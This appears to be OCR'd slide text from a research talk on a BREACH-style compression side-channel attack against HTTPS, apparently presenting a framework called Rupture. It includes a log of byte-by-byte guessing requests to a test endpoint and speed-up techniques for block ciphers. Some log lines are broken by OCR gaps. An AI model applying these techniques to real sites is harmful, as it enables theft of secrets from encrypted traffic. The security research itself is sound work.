
```
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^Q&4660933943419867
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^Q&4660933943419868
                to https://dionyziz.com/breach-test/reflect.php?
                ^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QH&4660933943419869
Making request to https://diony                                eflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j                                w^v^y^x^z^QHV&4660933943419870
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVY&4660933943419871
Makir           https://dionyziz.com/breach-test/reflect.php?
ref=^           d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVYK&4660933943419872
Making request to https://dionyziz.com/breach-test/reflect.php?
ref=^impera^c^b^e^d^g^f^i^h^k^j^m^l^o^n^q^p^s^r^u^t^w^v^y^x^z^QHVYKN&4660933943419873
```

Known secret


Target end-point

Candidate


One sampleset in a batch: A single candidate (‘a’)



One sampleset in a batch: A single candidate (‘a’)



One sampleset in a batch: A single candidate (‘a’)



Optimizations


Optimizations overview

Block ciphers cause min 16x slowdown. We need to optimize.

- **Divide and conquer**: 6x speed-up
- **Request soup**: 16x speed-up
- **Browser parallelization**: 6x speed-up

Total ~ 500x speed-up!

Binary search in alphabet space



Request soup

Problem:


- Need 16x samples for block ciphers
- But we only need the ***length mean***

Solution:

- Responses come pipelined, can’t tell them apart
- We don’t care! Measure total length
- Divide by amount, extract mean

Browser parallelization

- Do 6x parallel requests; browsers support it
- Each parallel request cannot adapt based on previous
- But we need many samples of same candidates anyway
- No need to adapt before we collect enough




Statistically expected* runtime

- Request soup + browser parallelization:
  - 16 requests in 1.5 sec (in good network)

- Assuming **limited noise**:
  - Using sequential technique: 3 min / byte
    - 3 batches per candidate
  - Using divide & conquer: 36 sec / byte

* Additional batches may be needed if confidence is low

Rupture



